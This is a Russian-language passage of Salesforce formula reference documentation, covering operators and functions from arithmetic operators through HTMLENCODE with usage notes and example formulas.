Пример правила проверки:	Создайте настраиваемый объект, позволяющий пользователям отслеживать общее количество часов, выработанных за неделю. Пример ниже позволяет запретить пользователям сохранение табелей, содержащих более 40 часов в рабочей неделе.
	`Monday_Hours__c +`
	`Tuesday_Hours__c +`
	`Wednesday_Hours__c +`
	`Thursday_Hours__c +`
	`Friday_Hours__c > 40`
	Подобная формула, используемая в правиле проверки, позволяет отображать следующее сообщение об ошибке, если общее количество часов, введенных для каждого рабочего дня, превышает 40 часов: "Your total hours cannot exceed 40". Данный пример требует использования пяти настраиваемых полей настраиваемого объекта (по одному полю для каждого рабочего дня).

- (вычитание)

Описание:	Данный оператор вычисляет разность двух значений.
Использование:	значение1 - значение2 и замените каждое *значение* полями слияния, выражениями или другими числовыми значениями.
Пример:	`Amount - Discount_Amount__c` Данная формула вычисляет разницу между полями продукта `Amount` и `Discount Amount`. Обратите внимание, что поле `Discount Amount` является настраиваемым полем валюты.
Пример отчета:	Формула `AMOUNT:SUM - Product.Discount_Amount__c:SUM` вычисляет разницу между всеми полями `Amount` и всеми настраиваемыми полями `Discounted Amount`, доступными в продуктах отчета. Данная формула использует тип данных «Валюта», который возвращает символ валюты и знаки после запятой.

* (умножение)

Описание:	Данный оператор умножает значения.
Использование:	значение1 * значение2 и замените каждое *значение* полями слияния, выражениями или другими числовыми значениями.
Пример:	`Consulting_Days__c * 1200` Данная формула умножает количество консультационных дней на 1 200, при условии, что данное поле формулы использует тип данных «Валюта», а стоимость одного консультационного дня составляет 1 200 рублей. Обратите внимание, что поле `Consulting Days` является настраиваемым.
Пример отчета:	Формула `RowCount * AGE:AVG` умножает количество записей на среднюю продолжительность отчета. Данная формула использует тип данных «Число», который возвращает положительное или отрицательное целое или десятичное число.

/ (деление)

Описание:	Данный оператор делит значения.
Использование:	значение1 / значение2 и замените каждое *значение* полями слияния, выражениями или другими числовыми значениями.

Пример:	`AnnualRevenue/ NumberOfEmployees`
	Данная формула вычисляет сумму дохода на одного сотрудника посредством поля валюты.
	`IF(NumberOfOpportunities > 0,`
	`  NumberOfWonOpportunities / NumberOfOpportunities, null)`
	Данная формула вычисляет количество реализованных возможностей для кампании.

Пример отчета:	**Процент реализованных возможностей** Формула `WON:SUM / RowCount` вычисляет процент реализованных возможностей посредством количества записей, соответствующего количеству всех возможностей в отчете. Данная формула использует тип данных «Число», который возвращает положительное или отрицательное целое число. **Процентная разница между себестоимостью и продажной ценой** Формула `(TOTAL_PRICE:SUM - QUANTITY:SUM * Product2.Cost__c:SUM) / (QUANTITY:SUM * Product2.Cost__c:SUM)` вычисляет среднюю процентную разницу между себестоимостью продукта и его продажной ценой на уровне отдельных продуктов. Обратите внимание, что поле `Product2.Cost__c:SUM` является настраиваемым полем валюты, которое называется `Cost` в продуктах и содержит себестоимость каждого продукта. Данная формула использует тип данных «Процент», который возвращает положительное или отрицательное целое число. Рекомендуем использовать данную формулу в сводном отчете «Возможности с продуктами», который суммируется по полю `Product Name` и содержит итоговые значения для полей `Quantity`, `Total Price` и `Cost`.

^ (возведение в степень)

Описание:	Данный оператор возводит число в указанную степень.
Использование:	*число*`^`*целое_число* и замените *число* полем слияния, выражением или другим числовым значением; замените *целое_число* полем слияния, содержащим целое число, выражением или любым целым числом.
Пример:	Формула `NumberOfEmployees^4` возводит количество сотрудников в четвертую степень.
Пример отчета:	Формула `ACTIVE:SUM ^ 2` возводит количество активных пользователей Salesforce во вторую степень. Данная формула использует тип данных «Число», который возвращает положительное целое число.
Советы:	*целое_число* не должно заменяться отрицательным числом.

() (открывающая и закрывающая скобки)

Описание:	Данный оператор определяет первоочередность оценивания выражения, заключенного в скобки. Все остальные выражения оцениваются согласно стандартному приоритету операторов.
Использование:	`(`*выражение1*`)` *выражение2*`...` и замените каждое *выражение* полями слияния, выражениями или другими числовыми значениями.
Пример:	Формула `(Unit_Value__c - Old_Value__c) / New_Value__c` вычисляет разницу между предыдущим и новым значениями, которая затем делится на новое значение.

Пример отчета:	Формула `(DURATIONHOURS:SUM * RowCount) / 24` вычисляет продолжительность всех событий, умноженную на количество записей за 24 часа. Данная формула использует тип данных «Процент», который возвращает положительное или отрицательное целое или десятичное число, соответствующее проценту дня, затраченному на события.

= и == (равно)

Важное замечание: Не рекомендуем использовать данную функцию для сравнения с нулевым значением (например, `MyDateTime__c == null`). Взамен рекомендуем использовать функцию ISBLANK.

Описание:	Данный оператор оценивает равенство двух значений. Операторы = и == являются взаимозаменяемыми.
Использование:	*выражение1*=*выражение2* или *выражение1* `==` *выражение2* и замените каждое *выражение* полями слияния, выражениями или другими числовыми значениями.
Пример:	**Крайний срок** Формула `Due Date = CreatedDate + 5` возвращает значение «Истина», если крайний срок наступает через пять дней после даты создания записи. **Сумма комиссии** `IF(Probability =1, ROUND(Amount*0.02, 2), 0)` Данная формула вычисляет сумму комиссии, равную 2%, для возможности, вероятность которой составляет 100%. Всем другим возможностям назначается нулевая комиссия. Возможные результаты: • Возможности, поле «Вероятность» которой содержит значение «90%», назначается нулевая комиссия. • Возможности, поле «Вероятность» которой содержит значение «100%», а поле «Стоимость» содержит значение «100 000 рублей», назначается комиссия «2 000 рублей».

<> и != (не равно)

Важное замечание: Не рекомендуем использовать данную функцию для сравнения с нулевым значением (например, `MyDateTime__c != null`). Взамен рекомендуем использовать функцию ISBLANK.

Описание:	Данный оператор оценивает неравенство двух значений.
Использование:	*выражение1* `<>` *выражение2* или *выражение1* `!=` *выражение2* и замените каждое выражение полями слияния, выражениями или другими числовыми значениями.
Пример:	`IF(Maint_Amount__c + Services_Amount__c<> Amount, "DISCOUNTED", "FULL PRICE")` Данная формула отображает значение DISCOUNTED, если стоимость обслуживания и стоимость ремонта не равны стоимости продукта. В противном случае отображается

	значение FULL PRICE. Обратите внимание, что данный пример использует два настраиваемых поля валюты `Maint Amount` и `Services Amount`.

< (меньше)

Описание:	Данный оператор оценивает значение на предмет предшествования значению, расположенному справа.
Использование:	*значение1* `<` *значение2* и замените каждое значение полями слияния, выражениями или другими числовыми значениями.
Пример:	Формула `IF(AnnualRevenue < 1000000, 1, 2)` назначает значение «1», если доходы не превышают одного миллиона, и значение «2», если доходы превышают один миллион.

> (больше)

Описание:	Данный оператор оценивает значение на предмет следования за значением, расположенным справа.
Использование:	*значение1* `>` *значение2* и замените каждое *значение* полями слияния, выражениями или другими числовыми значениями.
Пример:	Формула `IF(commission__c > 1000000, "High Net Worth", "General")` назначает значение High Net Worth комиссии, превышающей один миллион. Обратите внимание, что данное поле формулы является текстовым и использует настраиваемое поле Commission.

<= (меньше или равно)

Описание:	Данный оператор оценивает значение на предмет предшествования или равенства значению, расположенному справа.
Использование:	*значение1* `<=` *значение2* и замените каждое значение полями слияния, выражениями или другими числовыми значениями.
Пример:	Формула `IF(AnnualRevenue <= 1000000, 1, 2)` назначает значение «1», если доходы не превышают или равны одному миллиону, и значение «2», если доходы превышают один миллион.

>= (больше или равно)

Описание:	Данный оператор оценивает значение на предмет следования или равенства значению, расположенному справа.

Использование:	*значение1* `>=` *значение2* и замените каждое значение полями слияния, выражениями или другими числовыми значениями.
Пример:	Формула `IF(Commission__c >= 1000000, "YES", "NO")` назначает значение YES, если комиссия превышает или равна одному миллиону. Обратите внимание, что данное поле формулы является текстовым и использует настраиваемое поле валюты `Commission`.

&& (И)

Описание:	Данный оператор оценивает истинность обоих значений или выражений. Рекомендуем использовать данный оператор как альтернативу логической функции «И».
Использование:	(*логическое_значение**1***) `&&` (*логическое_значение**2***) и замените *логическое_значение1* и *логическое_значение2* значениями или выражениями, которые должны быть оценены.
Пример:	`IF((Price<100 && Quantity<5),"Small", null)` Данная формула отображает значение Small, если цена составляет менее 100, а количество менее 5. В противном случае данное поле отображается пустым.

|| (ИЛИ)

Описание:	Данный оператор оценивает истинность как минимум одного значения или выражения. Рекомендуем использовать данный оператор как альтернативу логической функции «ИЛИ».
Использование:	(*логическое_значение**1***) `||` (*логическое_значение**2***) и замените любое количество логических ссылок значениями или выражениями, которые должны быть оценены.
Пример:	`IF((ISPICKVAL(Priority, "High")) || (ISPICKVAL(Status , "New")), ROUND(NOW()-CreatedDate, 0), null)` Данная формула возвращает количество дней, в течение которого обращение было открыто, если полю `Status` задано значение New или полю `Priority` задано значение High. Если обращение открыто сегодня, то данное поле отображает нулевое значение.
Пример правила проверки:	`(Discount_Rate__c < 0) || (Discount_Rate__c > 0.40)` Данная формула правила проверки отображает следующее сообщение об ошибке, если настраиваемое поле `Discount Rate` содержит значение вне диапазона 0—40%: "Discount Rate cannot exceed 40%".

& (объединение)

Описание:	Данный оператор связывает как минимум две строки.

Использование:	*строка1 &строка2* и замените каждую *строку* полями слияния, выражениями или другими значениями.
Пример:	`"Expense-" & Trip_Name__c & "-" & ExpenseNum__c` Данная формула отображает текст Expense-, за которым следуют поля Trip Name и Expense Number. Данное поле формулы является текстовым и использует настраиваемое поле Expense Number.

ABS

Описание:	Данная функция вычисляет абсолютное значение числа. Абсолютное значение — это число без знака плюса или минуса.
Использование:	*ABS(число)* и замените *число* полем слияния, выражением или другим числовым значением, содержащим знак, который должен быть удален.
Пример:	Формула `ABS(ExpectedRevenue)` вычисляет положительное значение стоимости `Expected Revenue`, независимо от того, является она положительной или отрицательной.

И

Описание:	Данная функция возвращает значение «ИСТИНА», если все значения являются истинными, или значение «ЛОЖЬ», если как минимум одно значение является ложным. Рекомендуем использовать данную функцию как альтернативу оператору && (И).
Использование:	`AND(логическое_значение1,логическое_значение2,...)` и замените *логическое_значение1,логическое_значение2,...* значениями, которые должны быть оценены.
Пример поля формулы:	`IF(AND(Price<1,Quantity<1),"Small", null)` Данная формула отображает значение Small, если цена и количество не превышают единицы. В противном случае данное поле отображается пустым.

BEGINS

Описание:	Данная функция определяет текст, начинающийся с конкретных символов, и, в случае истинности, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».
Использование:	`BEGINS(`*текст*`,` текст_сопоставления`)` и замените *текст*, *текст_сопоставления* символами или полями, которые должны быть сопоставлены.
Пример:	`IF(BEGINS (Product_type__c, "ICU"), "Medical", "Technical")` Данный пример возвращает текст Medical, если текст любого настраиваемого поля `Product Type` начинается с элемента ICU. Для всех остальных продуктов отображается значение Technical.

Советы:

- Данная функция чувствительна к регистру, поэтому значение *текста_сопоставления* должно использовать правильный регистр.
- Если данная функция используется в правиле проверки или бизнес-правиле, то пустые поля считаются действительными. Например, при использовании правила проверки, тестирующего серийные номера активов на наличие значения «3» в начале номера, все активы с пустыми серийными номерами считаются действительными.

BLANKVALUE

Описание: Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает выражение замены. При наличии значения функция возвращает значение выражения.

Использование: `BLANKVALUE(`*выражение*`,` *выражение_замены*`)` и замените *выражение* выражением, которое должно быть оценено; замените *выражение_замены* значением, которое должно заменять любые пустые значения.

Пример:

Пример 1.

```
BLANKVALUE(Department, "Undesignated")
```

Данная формула возвращает значение поля `Department`, если поле `Department` содержит значение. В противном случае данная формула возвращает слово `Undesignated`.

Пример 2.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5)
```

Данная формула возвращает дату через пять дней после даты начала контракта, если поле `Payment Due Date` содержит пустое значение. Поле `Payment Due Date` является настраиваемым полем даты.

Советы:

- Рекомендуем использовать функцию BLANKVALUE вместо функции NULLVALUE в новых формулах. Функция BLANKVALUE аналогична функции NULLVALUE, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции NULLVALUE.
- Поле, содержащее символ, пробел или нулевое значение, считается заполненным. Например, поле, содержащее пробел, вставленный посредством клавиши пробела, считается заполненным.
- Рекомендуем использовать функцию BLANKVALUE для возврата заданной строки, если поле не содержит значения, а функцию ISBLANK для проверки наличия значения в поле.
- Если данная функция используется с числовым полем, то функция возвращает только заданную строку, если поле не содержит значения и не поддерживает обработку пустых полей в качестве нулевых.

BR

Описание:	Данная функция вставляет разрыв в текстовую строку.
Использование:	`BR()`

Пример:	`CASE(ShippingCountry,`
	`"USA",`
	`  ShippingStreet & BR() &`
	`  ShippingCity & ",`
	`  " & ShippingState & " " &`
	`  ShippingPostalCode & BR()`
	`  & ShippingCountry,`
	`"France",`
	`  ShippingStreet & BR() &`
	`  ShippingPostalCode & " " &`
	`  ShippingCity & BR() &`
	`  ShippingCountry, "etc")`
	
	Данное поле формулы отображает отформатированный почтовый адрес контакта в стандартном формате, включая пробелы и разрывы строк в соответствии с региональными настройками.

Советы:	• Запрещается удалять скобки, используемые после имени функции. • Запрещается заполнять скобки содержимым. Скобки должны быть пустыми. • Функция BR() должна быть окружена операторами конкатенации: &. • Запрещается использовать данную функцию в шаблонах стандартных писем. • Данная функция недоступна в настраиваемых кнопках и ссылках, элементах S-Control или отчетах.

CASE

Описание:	Данная функция проверяет заданное выражение относительно последовательности значений. Если выражение равно значению, то функция возвращает соответствующий результат. В противном случае функция возвращает значение другой_результат.
Использование:	`CASE(`*выражение*`,`*значение***`1,`** *результат***`1,`** *значение***`2,`** *результат***`2,...,`** *другой_результат*`)` и замените *выражение* полем или значением, которое должно быть сопоставлено с каждым заданным значением. Замените каждое значение и результат значением, которое должно быть эквивалентным для возврата записи результата. Замените *другой_результат* значением, которое должно быть возвращено, если выражение не соответствует ни одному значению.

Пример поля формулы:

Продолжительность открытых обращений

Рекомендуем использовать данный пример настраиваемого поля формулы `Days Open` для отображения разного текста в зависимости от количества дней, в течение которого обращение было открыто.

```
CASE(Days_Open__c, 3,
  "Reassign", 2, "Assign Task", "Maintain")
```

Ниже перечислены отображаемые значения.

- Reassign: любое обращение, открытое три дня.
- Assign Task: любое обращение, открытое два дня.
- Maintain: все остальные обращения.

Месяц последнего действия

Данное поле формулы отображает месяц последнего действия или значение None, если действия отсутствуют.

```
CASE(MONTH(LastActivityDate),
1, "January",
2, "February",
3, "March",
4, "April",
5, "May",
6, "June",
7, "July",
8, "August",
9, "September",
10, "October",
11, "November",
12, "December",
"None")
```

Пример стандартного значения:

Размер скидки

Рекомендуем использовать следующую формулу стандартного значения для вставки разных размеров скидки по возможности на основе отдела, связанного с автором возможности:

```
CASE(User.Department, "IT", 0.25, "Field", 0.15, 0)
```

Данный пример использует формулу, которая устанавливает скидку размером 25% для любой возможности, созданной пользователем отдела IT, или скидку размером 15% для любой возможности, созданной пользователем отдела Field. Если автор возможности относится к другому отделу, то применяется нулевая скидка. Данное поле является настраиваемым процентным полем возможностей, которое использует стандартное поле пользователя `Department`.

Язык продукта

Продукт может быть связан с языком, чтобы пользователи могли определять тип документации или адаптера, который должен быть добавлен в продукт. Рекомендуем использовать следующую формулу стандартного значения для автоматической настройки языка продукта на основе страны проживания его автора. Данный пример использует

стандартное значение Japanese для страны Japan и значение English для страны US. В противном случае поле `Product Language` содержит стандартное значение unknown.

```
CASE($User.Country , "Japan", "Japanese", "US",
"English","unknown")
```

Советы:

- Выражения *значение1*, *значение2*... должны использовать одинаковый тип данных.
- Выражения *результат1*, *результат2*... должны использовать одинаковый тип данных.
- Функции CASE не могут содержать функции, возвращающие значение «истина» или «ложь». Истинные или ложные выражения должны возвращать числа. Например:

  ```
  CASE(1, IF(ISPICKVAL (Term__c, "12"), 1, 0),
   12 * Monthly_Commit__c,
   IF(ISPICKVAL(Term__c, "24"), 1, 0),
   24 * Monthly_Commit__c, 0)
  ```

  Поле `Term`, используемое данной формулой, является полем раскрывающегося списка, которое умножается на поле Monthly Commit, если оно содержит значение «1», соответствующее значению «истина».

- Значение *другой_результат* является обязательным.
- Функции CASE возвращают ошибку, если ошибка возвращается любым выражением, независимо от того, что должно быть возвращено. Например, функция `CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` возвращает ошибку, если поле содержит значение Partner или Customer, так как последний оператор является нелогичным.
- Функция CASE, содержащая пустое поле, возвращает значение *другой_результат*. Например, данная формула: `CASE(Days_Open__c, 3, "Reassign", 2, "Assign Task", "Maintain")` отображает значение Maintain, если поле `Days Open` содержит пустое, нулевое или любое другое значение, кроме значения «2» или «3».
- Рекомендуем использовать функции CASE для определения значений раскрывающегося списка, равных отдельному значению. Например, формула `CASE(Term__c, "12", 12 * Monthly_Commit__c, "24", 24 * Monthly_Commit__c, 0)` умножает стоимость `Monthly Commit` на «12», если поле `Term` содержит значение «12», или умножает стоимость `Monthly Commit` на «24», если поле `Term` содержит значение «24». В противном случае возвращается нулевое значение.

CASESAFEID

Описание: Данная функция преобразует 15-значный код в 18-значный код, нечувствительный к регистру.

Использование: `CASESAFEID(`*код*`)` и замените *код* кодом объекта.

Пример:

```
CASESAFEID (Id)
```

	Данная формула заменяет 15-значный код 18-значным кодом, нечувствительным к регистру.
Советы:	• Преобразованные 18-значные коды отличаются большей совместимостью с приложением Excel. • Функция CASESAFEID доступна во всех компонентах, позволяющих определять формулу, кроме отчетов и элементов S-Control.

CEILING

Описание:	Данная функция округляет число в большую сторону.
Использование:	`CEILING(`*число*`)` и замените *число* полем или выражением, которое должно быть округлено.
Пример:	**Округление в большую сторону (литеральное значение)** `CEILING(2.5)` Данная формула возвращает значение «3», до которого округлено значение «2,5». **Магнитуда землетрясения** Формула `CEILING(Magnitude__c)` возвращает значение числового поля формулы, округляющей магнитуду землетрясения в большую сторону.

CONTAINS

Описание:	Данная функция сравнивает два текстовых аргумента и, если первый аргумент содержит второй аргумент, возвращает значение «ИСТИНА». В противном случае возвращает значение «ЛОЖЬ».
Использование:	`CONTAINS(`*текст*`, `*текст_сопоставления*`)` и замените *текст* текстом, содержащим значение *текста_сопоставления*.
Пример:	`IF(CONTAINS(Product_Type__c, "part"), "Parts", "Service")` Данная формула проверяет содержимое настраиваемого текстового поля `Product_Type` и возвращает значение Parts для любого продукта, содержащего слово part. В противном случае возвращается значение Service. Обратите внимание, что значения чувствительны к регистру, поэтому, если поле `Product_Type` содержит значение Part или PART, то данная формула возвращает значение Service.
Советы:	• Данная функция чувствительна к регистру, поэтому значение *текста_сопоставления* должно использовать правильный регистр. • Если данная функция используется в правиле проверки или бизнес-правиле, то пустые поля считаются действительными. Например, при использовании правила

проверки, тестирующего серийные номера активов на наличие значения «A», все активы с пустыми серийными номерами считаются действительными.

- Функция CONTAINS не поддерживает раскрывающиеся списки со множественным выбором. Чтобы определить наличие конкретного значения в раскрывающемся списке со множественным выбором, воспользуйтесь функцией INCLUDES.

DATE

Описание:	Данная функция возвращает значение даты на основе введенных значений года, месяца и дня. Система Salesforce отображает ошибку на странице сведений, если значение функции DATE, используемое в поле формулы, является недопустимой датой (например, 29 февраля невисокосного года).
Использование:	`DATE(`*год*`,`*месяц*`,`*день*`)` и замените *год* четырехзначным годом, *месяц* двухзначным месяцем и *день* двухзначным днем.
Пример:	Функция `DATE(2005, 01, 02)` создает поле даты со значением «2 января 2005 года».

DATEVALUE

Описание:	Данная функция возвращает значение даты для выражения даты/времени или текстового выражения.
Использование:	`DATEVALUE(`*выражение*`)` и замените *выражение* датой/временем, текстовым значением, полем слияния или выражением.
Пример:	**Дата закрытия** Функция `DATEVALUE(ClosedDate)` отображает поле даты на основе значения поля `Date/Time Closed`. **Значение даты** Функция `DATEVALUE("2005-11-15")` возвращает значение даты «15 ноября 2005 года».
Советы:	• Если функция содержит недействительное текстовое поле или поле даты/времени, то формула отображает значение #ОШИБКА!. • При вводе даты рекомендуем использовать кавычки и следующий формат: ГГГГ-ММ-ДД (то есть, четыре цифры для года и по две цифры для месяца и дня). • Если *выражение* не соответствует допустимому диапазону дат (например, месяц обозначается числом вне диапазона 01-12), то поле формулы отображает значение #ОШИБКА!. • Значения даты и времени всегда вычисляются с использованием часового пояса пользователя, за исключением списковых представлений, отчетов и связанных списков. Эти элементы вычисляют значения даты и времени по Гринвичу.

DATETIMEVALUE

Описание:	Данная функция возвращает значение года, месяца, дня и времени по Гринвичу.
Использование:	`DATETIMEVALUE(`*выражение*`)` и замените *выражение* датой/временем, текстовым значением, полем слияния или выражением.
Пример:	**Дата закрытия** `DATETIMEVALUE(ClosedDate)` отображает поле даты на основе значения поля `Date/Time Closed`. **Значение даты** Функция `DATETIMEVALUE("2005-11-15 17:00:00")` возвращает значение даты и времени «15 ноября 2005 года 17:00 GMT».
Советы:	• Функция DATETIMEVALUE всегда возвращает значение по Гринвичу и не может быть изменена. • При вводе конкретной даты рекомендуем использовать кавычки и следующий формат: ГГГГ-ММ-ДД (то есть, четыре цифры для года и по две цифры для месяца и дня). • Если *выражение* не соответствует допустимому диапазону дат (например, месяц обозначается числом вне диапазона 01-12), то поле формулы отображает значение #ОШИБКА!.

DAY

Описание:	Данная функция возвращает день месяца в виде числа от 1 до 31.
Использование:	`DAY(`*дата*`)` и замените *дату* полем даты или значением (например, *`TODAY()`*.
Пример:	Функция `DAY(Code_Freeze__c)` возвращает день настраиваемой даты запрета изменения кода. Обратите внимание, данная функция не поддерживается полями даты/времени.

DISTANCE

Описание:	Данная функция вычисляет расстояние между двумя местоположениями в милях или километрах.
Использование:	`DISTANCE(`*местоположение1*`, `*местоположение2*`, 'единица измерения')` и замените *местоположение1* и *местоположение2* двумя полями местоположения или полем местоположения и значением, возвращенным функцией GEOLOCATION. Замените *единицу измерения* милями (mi) или километрами (km).
Примеры:	**Расстояние между двумя полями геолокации** `DISTANCE(warehouse_location__c, store_location__c, 'mi')`

Данная формула возвращает расстояние (в милях) между складом и магазином. Данный пример использует `warehouse_location__c` и `store_location__c` как имена двух настраиваемых полей геолокации.

Расстояние между полем адреса и полем геолокации

```
DISTANCE(BillingAddress, store_location__c, 'mi')
```

Данная формула возвращает расстояние (в милях) между адресом для счета организации и магазином. Данный пример использует `BillingAddress` как стандартное поле адреса для счета организации, а `store_location__c` как имя настраиваемого поля геолокации.

Расстояние между настраиваемым полем геолокации и фиксированными координатами

```
DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418),
'km')
```

Данная формула возвращает расстояние (в километрах) между складом и координатами 37,775° по широте и -122,418° по долготе (Сан-Франциско).

Расстояния с условиями

```
IF(DISTANCE(warehouse_location__c, ShippingAddress, 'mi')<10,
"Near", "Far")
```

Данная формула обновляет текстовое поле формулы значением «`Near`», если расстояние между складом и составным полем адреса отправки организации составляет менее 10 миль. В противном случае, данная формула обновляет текстовое поле значением «`Far`».

Совет: Несмотря на возможность вычисления функции DISTANCE в милях или километрах, отображение единицы измерения не поддерживается. Чтобы упростить процесс определения используемой единицы измерения (мили или километры), добавьте нужную единицу измерения в имя поля формулы.

Советы:

- Функция DISTANCE возвращает тип данных «Число». Несмотря на применение градусов, минут и секунд в пользовательском интерфейсе, расстояние всегда вычисляется в виде десятичных чисел. Укажите количество знаков после запятой, которое должно отображаться при создании настраиваемого поля.
- Функция DISTANCE не поддерживается отчетами, но может использоваться в списковых представлениях. Чтобы применить функцию DISTANCE в отчетах, настройте поле формулы и дополните отчеты ссылкой на нужное поле.
- Функция DISTANCE является единственной, которая может использовать параметры GEOLOCATION.
- Ниже перечислены ограничения по использованию функции DISTANCE.
  - Функция DISTANCE поддерживает только логические операторы > и <, возвращая значения внутри (<) или за пределами (>) заданного радиуса.
  - Независимо от географических и топографических особенностей, существующих между двумя точками, расстояние вычисляется только по прямой линии.

  Дополнительную информацию см. в разделе «Порядок вычисления и сравнения расстояний посредством SOQL» *Справочного руководства по Force.com SOQL и SOSL*.

EXP

Описание:	Данная функция возвращает значение для экспоненты заданного числа.
Использование:	`EXP(`*число*`)` и замените *число* числовым полем или значением (например, 5).

Пример:	**Экспонент литерального значения**
	`EXP(3)`
	Данная формула возвращает значение E в третьей степени.
	Сложный процент
	`Principal__c * EXP(Rate__c * Years__c)`
	Данная формула вычисляет сложный процент на основе настраиваемого поля валюты для общей суммы, настраиваемого поля процентов для ставки и настраиваемого числового поля для количества лет.

FIND

Описание:	Данная функция возвращает позицию строки внутри текстовой строки, представленной в виде числа.
Использование:	`FIND(`*текст_поиска*`, `*текст*`[, `*начальный_номер*`])` и замените *текст_поиска* строкой, которую необходимо найти; замените *текст* полем или выражением, которое должно использоваться для поиска; замените *начальный_номер* номером символа, который должен использоваться для начала поиска слева направо.
Пример:	**Улица** Функция `FIND(" ", Street)` возвращает позицию первого пробела в поле `Street`. Данное число может использоваться для определения длины уличного адреса как средство разделения уличного адреса и названия улицы в адресном поле. **Извлечение адресов веб-сайтов** Функция `SUBSTITUTE(Email, LEFT(Email, FIND("@", Email)), "www.")` определяет местоположение символа @ в адресе эл. почты пользователя для ограничения длины текста, который должен быть заменен компонентом WWW. как средством извлечения адреса веб-сайта.
Советы:	• Прежде чем проверить формулу, рекомендуем удалить квадратные скобки [и]. • Если параметр *текст* содержит пустое поле, то поле формулы отображает нулевое значение. • Параметр *текст_поиска* чувствителен к регистру и не может содержать специальных символов. • В случае отсутствия результатов поиска поле отображает нулевое значение. • Параметр *начальный_номер* является дополнительным. Если параметр *начальный_номер* не содержит значения, то формула использует значение «1» или первый символ строки.

- Если параметр *начальный_номер* содержит отрицательное значение, то поле отображает нулевое значение.
- Если параметр *начальный_номер* превышает длину текста, то поле отображает нулевое значение.
- При вводе параметра *начальный_номер* помните, что некоторые поля (например, «Веб-сайт») являются уникальными, так как компонент http:// автоматически добавляется в начало введенного текста.
- Обратите внимание, что первым символом строки считается единица, а не ноль.

FLOOR

Описание:	Данная функция округляет число в меньшую сторону.
Использование:	`FLOOR(`*число*`)` и замените *число* числовым полем или значением (например, 5,245).
Пример:	**Суммы комиссии** Функция `FLOOR(commission__c)` округляет комиссию в меньшую сторону.

GEOLOCATION

Описание:	Данная функция возвращает геолокацию на основе заданной широты и долготы. Данная функция должна использоваться совместно с функцией DISTANCE.
Использование:	`GEOLOCATION(`*широта*`, `*долгота*`)` и замените *широту* и *долготу* соответствующими значениями числового кода геолокации.
Примеры:	**Расстояние между настраиваемым полем геолокации и фиксированными координатами** `DISTANCE(warehouse_location__c, GEOLOCATION(37.775,-122.418), 'km')` Данная формула возвращает расстояние (в километрах) между складом и координатами 37,775° по широте и -122,418° по долготе (Сан-Франциско).
Советы:	• Функция GEOLOCATION возвращает тип данных «Местоположение», который может и должен использоваться только функцией DISTANCE. Функция GEOLOCATION не используется сама по себе.

GETRECORDIDS

Описание:	Данная функция возвращает массив строк в виде кодов записей для выбранных записей списка (например, списковое представление или связанный список).

Использование:	`{!GETRECORDIDS(`*тип_объекта*`)}` и замените *тип_объекта* ссылкой на настраиваемый или стандартный объект для записей, которые должны быть извлечены.
Пример настраиваемой кнопки:	`{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }`  Данный пример обновляет все выбранные записи обращений, поле `Status` которых содержит значение New. Чтобы настроить данную функцию в организации, создайте настраиваемую кнопку списка для обращений со следующими атрибутами: • «Тип отображения»: «Кнопка списка» • «Алгоритм»: «Выполнить JavaScript» • «Источник содержимого»: «OnClick JavaScript» Вставьте образец кода выше в содержимое настраиваемой кнопки. Затем добавьте кнопку списка в макет страницы, содержащий связанный список «Обращения» (например, организации или возможности). Пользователи могут выбирать любое количество обращений в связанном списке и нажимать кнопку списка для одновременного изменения статуса этих обращений. Убедитесь в наличии условия `records[0] == null`, которое отображает пользователям сообщение о необходимости выбора как минимум одной записи из списка.
Советы:	• Чтобы получить доступ к специальным полям слияния для элементов S-Control, настраиваемых кнопок и ссылок, воспользуйтесь глобальными переменными. • Действия — это специальные типы объектов. Рекомендуем использовать {!GETRECORDIDS($ObjectType.Task)} при создании кнопки списка задач. Рекомендуем использовать {!GETRECORDIDS($ObjectType.Event)} при создании кнопки списка событий. • Данная функция доступна только в настраиваемых кнопках, ссылках и элементах S-Control.

GETSESSIONID

Описание:	Данная функция возвращает код сеанса пользователя.
Использование:	`GETSESSIONID()`
Пример:	`HYPERLINK ("https://www.myintegration.com?sId="& GETSESSIONID() & "?&rowID="&Name & "action=CreateTask","Create a Meeting Request")`

	Данная функция создает ссылку на приложение вне системы Salesforce, передавая параметры для подключения к системе Salesforce посредством API и создания нужного события.
Советы:	Важное замечание: `$Api.Session_ID` и `GETSESSIONID()` показывает то же значение, идентификатор текущего сеанса в текущем контексте. Контекст изменяется в зависимости от того, где выполняется оценка глобальной переменной или функции. Например, если используется настраиваемое поле с формулой и это поле отображается на странице со стандартным макетом в Salesforce Classic, тогда сеанс будет базовым сеансом системы Salesforce. То же поле (или базовый алгоритм, или результат формулы) при использовании на странице Visualforce вместо этого ссылается на сеанс Visualforce. Контексты сеансов зависят от домена, в котором выполняется запрос. То есть контекст сеанса изменяется при переходе на другое имя хоста, например с `.salesforce.com` на `.visual.force.com` или `.lightning.force.com`. Коды сеансов из разных контекстов и сами сеансы различаются. При переходе из одного контекста в другой предыдущий сеанс сменяется новым, после чего старый сеанс более не действителен. При этом также изменяется код сеанса. Как правило, Salesforce без проблем обрабатывает передачу сеансов между контекстами, однако, если вы передаете код сессии самостоятельно, учитывайте, что может потребоваться повторный доступ к `$Api.Session_ID` или `GETSESSIONID()` из нового контекста, чтобы проверить действительность кода сеанса. Обратите внимание на то, что не все сеансы одинаковы. В частности, сеансы, полученные в контексте Lightning Experience, имеют меньше привилегий и не имеют доступа к API-интерфейсам. Использование кодов этих сеансов для вызова API-интерфейсов невозможно.

HTMLENCODE

Описание:	Данная функция кодирует значения текстовых полей и полей слияния для использования в HTML путем замены символов, зарезервированных в HTML (например, символ ">"), эквивалентами объекта HTML (например, `>`).
Использование:	`{!HTMLENCODE(`*текст*`)}` и замените *текст* полем слияния или текстовой строкой, содержащей зарезервированные символы.
